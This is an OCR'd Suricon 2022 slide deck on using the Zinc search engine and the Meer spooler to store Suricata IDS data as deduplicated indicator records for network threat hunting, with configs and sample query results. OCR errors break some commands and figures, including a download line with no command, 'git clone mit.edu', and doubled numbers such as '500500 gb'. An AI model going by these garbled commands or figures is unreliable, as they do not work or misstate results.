Let’s Try Something New With Storage For Suricata!

Suricon - 2022

Athens, Greece

Champ Clark III

- CTO @ Quadrant Information Security
  - Recently acquired by Worklyn Partners.

- Author of “Sagan”, the log analysis engine (syslog, windows event logs, etc).
- Author of “Meer”, a spooling system for Suricata and Sagan!
- Spoken at multiple Suricons, because Suricon is awesome.

Opensearch / Elasticsearch (Advantages)

- Clustering - pool lots a resources to build big machines.
- Lots of knobs - Everything is tunable.
- The “Industry standard” for big data storage.

Opensearch / Elasticsearch (Disadvantages)

- Written in Java.
- More than 32gb heap size *may* be problematic (garbage collection).
- Lots of “knobs” to twist - This can be overwhelming and do more harm than good.
- Not ideal for small systems with limited resources and/or memory.
- Fun with licensing arguments (Elastic vs AWS)

What is Zinc?

- “Zinc is a search engine that does full text indexing. It is a lightweight alternative to Elasticsearch and runs using a fraction of the resources. It uses bluge as the underlying indexing library.”

- **https://github.com/zinclabs/zinc**

- Lead developer is Prabhat Sharma.
- Uses “Bludge” as its underlying index library. (https://github.com/blugelabs/bluge)

Zinc (Advantages)

- Written in Golang.
  - No Java “cruft”.
  - Lighter on resources (CPU and Memory).
  - Fast.
- Insanely easy to setup! Great for rapid development!
- Limited number of “knobs”! (less confusion)
- Has a compatible Elasticsearch single record/bulk API.
- Authentication is built in
- Built in Web UI (written in Vue).
- Single binary installation.
- At startup with no data, Zinc uses about 60 mb of RAM!

Zinc (Disadvantages)

- *Search API* is ***NOT*** compatible with Elasticsearch / Opensearch.
- Current, there is no “clustering” options (in development).
- Zinc is still very new & considered beta.

Installing & running Zinc!

```
$ https://github.com/zinclabs/zinc/releases/download/v0.3.4/zinc_0.3.4_Linux_x86_64.tar.gz
$ tar zxf zinc_0.3.4_Linux_x86_64.tar.gz
$ mkdir data
$ ZINC_FIRST_ADMIN_USER=admin ZINC_FIRST_ADMIN_PASSWORD=secret ./zinc
```

What is Meer?

- “Meer” is a dedicated “spooler” for the Suricata IDS/IPS and Sagan log analysis engines. This means that as Suricata or Sagan write alerts, Meer can augment and store data to a target backend (Redis, Opensearch, Elasticserach, etc)”
- **https://github.com/quadrantsec/meer**
- Lead developer is Champ Clark III

What can Meer do?

- Meer is light on resources
  - Written in C.
  - Light on resources - CPU efficient / 20-60mb of RAM consumption is normal.
  - It’s really fast.
- Add data to your Suricata EVE output, like:
  - DNS information for src_ip & dest_ip.
  - GeoIP information for src_ip & dest_ip (Maxmind data).
  - “Fingerprinting data” - see Jeremy Groves Suricon 2019 talk, “Passive Fingerprinting with Suricata”!
  - OUI/manufacturer data when MAC addresses are found.
- Meer now has multiple inputs:
  - “follow “ an EVE file.
  - Redis PUB/SUB - (STREAMS to come?)
  - Named Pipe

What can Meer do?

- Meer can write out to various data sources:
  - File (with augmented data!)
  - Named pipe
  - External program (your choice of language).
  - Redis (SET, CHANNEL, RPUSH, LPUSH).
  - Elasticsearch… Opps… Zinc

Compiling & Installing Meer

```
$ git clone mit.edu
$ cd meer
$ ./autogen.sh
$ ./configure –enable-elasticsearch –enable-redis –enable-geoip
$ make && sudo make install
```

Suricata Configuration:

Write data to a unified EVE file or to Redis.

Meer - input: “file”

```
input-plugins:

  file:

    follow_eve: "/var/log/suricata/eve.json"
    waldo_file: "/var/log/suricata/eve.waldo"
```

Meer - input: “redis”

```
redis:

  debug: no
  server: "127.0.0.1"
  port: 6379
  key: "suricata"       # Pub/Sub
```

Meer output: Elasticsearch

```
elasticsearch:

  enabled: yes
  debug: no
  url: "http://127.0.0.1:4080/api/_bulk"
  index: "suricata_$EVENTTYPE_$YEAR$MONTH$DAY"
  insecure: true                                  # Only applied when https is used.
  batch: 800                                      # Batch size per/writes.
  threads: 15                                     # Number of "writer" threads.
  username: "admin"
  password: "mysecurepassword"

  routing:

    - alert
    - files
    - flow
    - dns
```

All the Suricata Data:


Zinc UI: Flow data

Found 285 hits in 71 ms

	timestamp	app_proto	geoip_dest.country	metadata.flowbits
+	Nov 06, 2022 15:11:02.276 -05:00	http	US	[file.xml]
+	Nov 06, 2022 15:11:00.018 -05:00	http	US	[file.xml]
+	Nov 06, 2022 15:10:37.069 -05:00	http	NOT_FOUND	[file.xml, file.xul]
+	Nov 06, 2022 15:10:36.633 -05:00	http	NOT_FOUND	[file.xml, file.xul, file.dat]
+	Nov 06, 2022 15:10:36.093 -05:00	http	NOT_FOUND	[file.xml, file.xul, file.dat]
+	Nov 06, 2022 15:10:35.110 -05:00	http	NOT_FOUND	[file.xml, file.xul, file.dat]
+	Nov 06, 2022 15:10:34.066 -05:00	http	NOT_FOUND	[file.xml, file.xul]

Zinc UI: TLS data

Found 42,868 hits in 172 ms



timestamp	tls.sni	geoip_src.country	geoip_dest.country	tls.version
Nov 07, 2022 12:49:13.846 -05:00	teams.events.data.microsoft.com	US	IE	TLS 1.2
Nov 07, 2022 12:49:13.846 -05:00	teams.events.data.microsoft.com	US	IE	TLS 1.2
Nov 07, 2022 12:49:13.830 -05:00	ton.twimg.com	US	US	TLS 1.3
Nov 07, 2022 12:49:13.830 -05:00	ton.twimg.com		US	TLS 1.3
Nov 07, 2022 12:49:13.790 -05:00	vid-io-cle.springserve.com	US	US	TLS 1.2
Nov 07, 2022 12:49:13.788 -05:00	g2.gumgum.com	US	US	TLS 1.2
Nov 07, 2022 12:49:13.784 -05:00	match.sharethrough.com	US	US	TLS 1.2
Nov 07, 2022 12:49:13.784 -05:00	vid.springserve.com	US	US	TLS 1.2

Zinc UI: alert data

Found 1,152 hits in 12 ms

timestamp	alert.signature	alert.metadata.updated_at	geoip_src.country
Nov 07, 2022 12:49:16.692 -05:00	ET EXPLOIT AnyDesk UDP Discovery Format String (CVE-2020-13160)	[2020_06_16]	US
Nov 07, 2022 12:49:16.692 -05:00	ET EXPLOIT AnyDesk UDP Discovery Format String (CVE-2020-13160)	[2020_06_16]	US
Nov 07, 2022 12:49:16.692 -05:00	ET EXPLOIT AnyDesk UDP Discovery Format String (CVE-2020-13160)	[2020_06_16]	US
Nov 07, 2022 12:49:16.691 -05:00	ET EXPLOIT AnyDesk UDP Discovery Format String (CVE-2020-13160)	[2020_06_16]	US
Nov 07, 2022 12:49:16.691 -05:00	ET EXPLOIT AnyDesk UDP Discovery Format String (CVE-2020-13160)	[2020_06_16]	US
Nov 07, 2022 12:49:16.691 -05:00	ET EXPLOIT AnyDesk UDP Discovery Format String (CVE-2020-13160)	[2020_06_16]	US

The problem:

- We need to search Suricata data (flows, http, etc) for a certain IOC
  - A file hash
  - An IP address
  - A JA3/JA3S hash
  - A filename
  - Etc.

Search solution #1:

Solution #1: Use your kick butt Elasticsearch/Opensearch cluster search all of your flow, alert, http, smb, etc data.

Advantages:

- Fast access *all* to data.

Disadvantages:

- You'll need a kick butt Elasticsearch or Opensearch backend.
- Building out this kick butt ES/OS can cost $$$$.
- Expense isn't just disk, CPU and memory, it's continual maintenance.

It's not possible for many organizations to do this at scale.

Connecting the dots


ELK Stack cluster

Capabilities

- 30 days of searchable NSM Data
- 6 months cold storage
- Real time log searching
- Near instantaneous searching
- 275k Events Per Second

ELK Statistics

- 200+ NSM Sensors
- 120 Data Nodes
- 1.2 PB of Storage



Search solution #2:

Solution #2: Spool your data to disk (Cold storage)

Advantages:

- Cheap.
- Suricata EVE compress very well.
- Storing a year of EVE data becomes possible.

Disadvantages:

- Slow data retrieval!

Doesn’t work great in an incident response situation.

Search solution #3:

Solution #3: Hybrid “on disk” (EVE files) and Elasticsearch/Opensearch.

Advantages:

- Can be more cost effective.
- Searches are fast, as long as you’re searching “recent” data.

Disadvantages:

- Have to deal with Elasticsearch/Opensearch maintenance (but less of it, because of less data).
- When you have to search outside the ES/OS scope, searches are slow again.

This is what we do and likely what most organizations do.

What about a bridge between these search methods?

Using Zinc to build pre-defined "Network Data Points" (NDPs) for large "IOC" searches.

Building “Network Data Points” (NDPs) with Suricata data.

Data we’ll always keep:

- src_ip and dest_ip
- flow_id
- timestamp
- src_dns/dest_dns (if DNS is enabled)
- geoip_src / geoip_dest (If GeoIP is enabled)

Building “Network Data Points” (NDPs) with Suricata data.

Further distilling Suricata data:

- “flow” - src_ip, dest_ip and app_proto.
- “fileinfo” - File hash data (md5, sha1, sha256), magic and filename
- “tls” - ja3, ja3s, fingerprint, issuerdn, subject, serial, sni, version, notbefore and notafter
- “dns” - Query data only! rrname and rrtype.
- “http” - Full URL, method, status, length.
- “user-agent” - Built off “http” but considered it’s own IOC class type.
- “ssh” - Client version, server version, dest_port and src_port.
- “smb” - user defined types (SMB2_COMMAND_CREATE, SMB2_COMMAND_WRITE)
  - Optional “all” SMB since it’s used in pivots.
- “ftp” - user defined types (STOR, RETR, USER)

We only keep “unique” data we are interested in.

We make predictable documented IDs for creation and updating!

Building “Network Data Points” (NDPs) with Suricata data.

We make a MD5 hash from the data we care about:

FLOW: MD5(SRC_IP || DEST_IP) # We only hash the IP we care about!
TLS: MD5(JA3 + JA3S)
SMB: MD5(SMB_COMMAND + FILENAME)
HTTP: MD5(FULL_URL)
USER_AGENT: MD5(USER_AGENT)
FTP: MD5(FTP_COMMAND + FTP_COMMAND_DATA)
DNS: MD5(RRNAME)

NDP MD5 hashes as a doc_id

We use the NDPNDP MD5 hash as the Zinc “document ID”.

This gives us predictable document IDs.

We can now “update” NDPNDP as we receive them.

We automatically drop repeating data.

Suricata Configuration

```
  - eve-log:
      enabled: yes
      filetype: redis
      pcap-file: false
      community-id: false
      community-id-seed: 0
      types:
        - tls:
            extended: yes
            custom: [subject, issuer, session_resumed, serial, fi
ngerprint, sni, version, not_before, not_after, certificate, ja3,
 ja3s]
        - files
        - flow
        - dns
        - http
        - ssh
        - files
        - ftp
        - smb

      redis:
        server: 127.0.0.1
        port: 6379
        mode: publish
        key: suricata
```

Meer NDP configuration


```
ndp-collector: enabled
ndp-debug: disabled
ndp-ignore-networks: "10.0.0.0/8, 192.168.0.0/16, 172.16.0.0/12"
ndp-routing: "flow, http, ssh, fileinfo, tls, dns, smb, ftp"

ndp-smb: "SMB2_COMMAND_CREATE, SMB2_COMMAND_WRITE"
ndp-ftp: "STOR, RETR, USER"

ndp-smb-internal: true
```

Question:

“Have we seen (IP address,file hash,etc) in our network in the last year?”



Answer:

“Yes and here is the last timestamp and flow ID.”

Answer:


“No”.

Storage results:

- 128 gb spool file.
- Storing “all” data resulted in 500500 gb of Zinc data.
- Storing only potential NDP data was 600600 mb of data.

type:tls

Found 377 hits in 20 ms




	timestamp	sni	version	issuerdn
+	Nov 06, 2022 12:38:12.655 -05:00	presence.teams.microsoft.com	TLS 1.2	C=US, O=Microsoft Corporation, CN=Microsoft Azure TLS Issuing CA 05
+	Nov 06, 2022 12:38:12.655 -05:00	exo.nel.measure.office.net	TLS 1.3	
+	Nov 06, 2022 12:38:12.655 -05:00	ssl.gstatic.com	TLS 1.3	
+	Nov 06, 2022 12:38:12.655 -05:00	ic3.events.data.microsoft.com	TLS 1.2	C=US, O=Microsoft Corporation, CN=Microsoft Azure TLS Issuing CA 06
+	Nov 06, 2022 12:38:12.612 -05:00	assets.msn.com	TLS 1.2	C=US, O=Microsoft Corporation, CN=Microsoft Azure TLS Issuing CA 01
+	Nov 06, 2022 12:37:55.258 -05:00	array602.prod.do.dsp.mp.microsoft.com	TLS 1.2	C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft ECC Content Distribution Secure Server CA 2.1
+	Nov 06, 2022 12:37:55.255 -05:00	vid-io-cle.springserve.com	TLS 1.2	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
+	Nov 06, 2022 12:37:55.255 -05:00	g2.gumgum.com	TLS 1.2	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
+	Nov 06, 2022 12:37:55.255 -05:00	bpi.rtactivate.com	TLS 1.2	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
+	Nov 06, 2022 12:37:55.254 -05:00	contile.services.mozilla.com	TLS 1.3	

type:dns +rrname:*.ru

Found 14 hits in 18 ms

	timestamp	rrtype	rrname
+	Nov 06, 2022 12:19:41.648 -05:00	A	ns2.interlogic.ru
+	Nov 06, 2022 11:59:53.926 -05:00	A	ns.interlogic.ru
+	Nov 06, 2022 11:36:07.607 -05:00	A	sns.countrycom.ru
+	Nov 06, 2022 08:37:59.505 -05:00	A	ns4.ti.ru
+	Nov 06, 2022 08:37:59.503 -05:00	A	ns3.ti.ru
+	Nov 06, 2022 08:37:59.502 -05:00	A	ns1.ti.ru
+	Nov 06, 2022 01:53:45.482 -04:00	A	ns2.reg.ru
+	Nov 06, 2022 01:53:45.481 -04:00	A	ns1.reg.ru
+	Nov 06, 2022 01:53:42.993 -04:00	A	ns-01.countrycom.ru
+	Nov 06, 2022 01:16:28.047 -04:00	A	ns.ttk-chita.ru
+	Nov 06, 2022 01:16:23.954 -04:00	A	ns2.ttk-chita.ru

type:dns +rrname:*.ru




```
{
  "_index": "suricata_ndp_202211",
  "_type": "_doc",
  "_id": "0b3e8fc323e2bfcc297791be89aeab77",
  "_score": 13.976565545955944,
  "@timestamp": "2022-11-06T13:37:59.505074688Z",
  "_source": {
    "description": "DMZ Network",
    "dest_dns": "dns.opendns.com",
    "dest_ip": "208.67.222.222",
    "flow_id": "1719171133399800",
    "geoip_dest": {
      "city": "Wright City",
      "country": "US",
      "latitude": "38.811000",
      "longitude": "-91.033200",
      "postal": "63390",
      "subdivision": "MO",
      "timezone": "America/Chicago"
    },
    "host": "quadrant-dmz-fiber",
    "rrname": "ns4.ti.ru",
    "rrtype": "A",
    "src_dns": "[redacted].net",
    "src_ip": "[redacted]",
    "timestamp": "2022-11-06T13:37:58.647928+0000",
    "type": "dns"
  }
}
```

type:tls +issuerdn:*let's*

Found 9 hits in 11 ms

timestamp	sni	issuerdn
Nov 06, 2022 14:38:21.008 -05:00	[redacted]	C=US, O=Let's Encrypt, CN=R3
Nov 06, 2022 14:33:46.588 -05:00	livepatch.canonical.com	C=US, O=Let's Encrypt, CN=R3
Nov 06, 2022 08:51:35.636 -05:00	s.tpcserve.com	C=US, O=Let's Encrypt, CN=R3
Nov 06, 2022 08:49:36.511 -05:00	scanvig.com	C=US, O=Let's Encrypt, CN=R3
Nov 06, 2022 05:43:24.867 -05:00	odrs.gnome.org	C=US, O=Let's Encrypt, CN=R3
Nov 06, 2022 05:43:24.866 -05:00	extensions.gnome.org	C=US, O=Let's Encrypt, CN=R3
Nov 05, 2022 20:51:32.440 -04:00	motd.ubuntu.com	C=US, O=Let's Encrypt, CN=R3
Nov 05, 2022 19:56:42.797 -04:00	dashboard.snapcraft.io	C=US, O=Let's Encrypt, CN=R3
Nov 05, 2022 19:55:48.442 -04:00	download.sublimetext.com	C=US, O=Let's Encrypt, CN=R3

type:fileinfo +magic:*executable* +filename:*patch*

Found 9 hits in 17 ms

	timestamp	magic	filename	sha1
+	Nov 06, 2022 14:08:53.528 -05:00	PE32+ executable (GUI) x86-64, for MS Windows	/d/msdownload/update/software/defu/2022/11/am_delta_patch_1.377.1393.0_54b5ecd6785feb6c220442e991eb1da3373f264d.exe	54b5ecd6785feb6c220442e91eb1da3373f264d
+	Nov 06, 2022 13:58:17.249 -05:00	PE32+ executable (GUI) x86-64, for MS Windows	/d/msdownload/update/software/defu/2022/11/am_delta_patch_1.377.1344.0_b036d8887b2a06c74fad0e9dc5eb8a4dc2fa6969.exe	0a763323a03214b37d4981af308429421544d3e
+	Nov 06, 2022 12:11:25.279 -05:00	PE32+ executable (GUI) x86-64, for MS Windows	/d/msdownload/update/software/defu/2022/11/am_delta_patch_1.377.1361.0_e7c67020263d3ace631dc99f79e74d45ebe214f1.exe	6b81f68fc8bbe9d2e731e0525b189864abfeba2
+	Nov 06, 2022 10:48:49.655 -05:00	PE32+ executable (GUI) x86-64, for MS Windows	/d/msdownload/update/software/defu/2022/11/am_delta_patch_1.377.1361.0_12ed9ea57daac56c2ec49231de414162906bf7a9.exe	fd22931d15d27ecf787718932d2853356f430f8
+	Nov 06, 2022 08:55:17.866 -05:00	PE32+ executable (GUI) x86-64, for MS Windows	/d/msdownload/update/software/defu/2022/11/am_delta_patch_1.377.1373.0_c6ab59debfe8cc07fabbbf329b556c105c002498.exe	4a3876c177ac6d96a038072c754a387fe020364c
+	Nov 06, 2022 08:22:14.777 -05:00	PE32+ executable (GUI) x86-64, for MS Windows	/d/msdownload/update/software/defu/2022/11/am_delta_patch_1.377.1343.0_3bc9bf45d20d9fa97921eaaa24547fa0e616b79c.exe	84be9cae060a19dd63444dd77d8dca7b206c2f21

type:ssh +client_software_version:*libssh*

Found 58 hits in 19 ms

timestamp	geoip_src.country	client_software_version	src_dns	geoip_src.timezone
Nov 06, 2022 14:55:45.944 -05:00	US	"libssh-0.6.3"	"67.216.202.238.16clouds.com"	America/Los_Angeles
Nov 06, 2022 14:55:45.944 -05:00	US	"libssh-0.6.3"	"67.216.202.238.16clouds.com"	America/Los_Angeles
Nov 06, 2022 14:54:14.472 -05:00	HK	"libssh2_1.10.0"		Asia/Hong_Kong
Nov 06, 2022 14:50:08.397 -05:00	RU	"libssh_0.9.6"		Europe/Moscow
Nov 06, 2022 14:50:08.397 -05:00	RU	"libssh_0.9.6"		Europe/Moscow
Nov 06, 2022 14:48:11.935 -05:00	RU	"libssh_0.9.6"		Europe/Moscow
Nov 06, 2022 14:48:11.935 -05:00	RU	"libssh_0.9.6"		Europe/Moscow
Nov 06, 2022 14:47:45.569 -05:00	US	"libssh-0.6.3"	"31.39.69.34.bc.googleusercontent.com"	America/Chicago

type:http +http_user_agent:*hello*

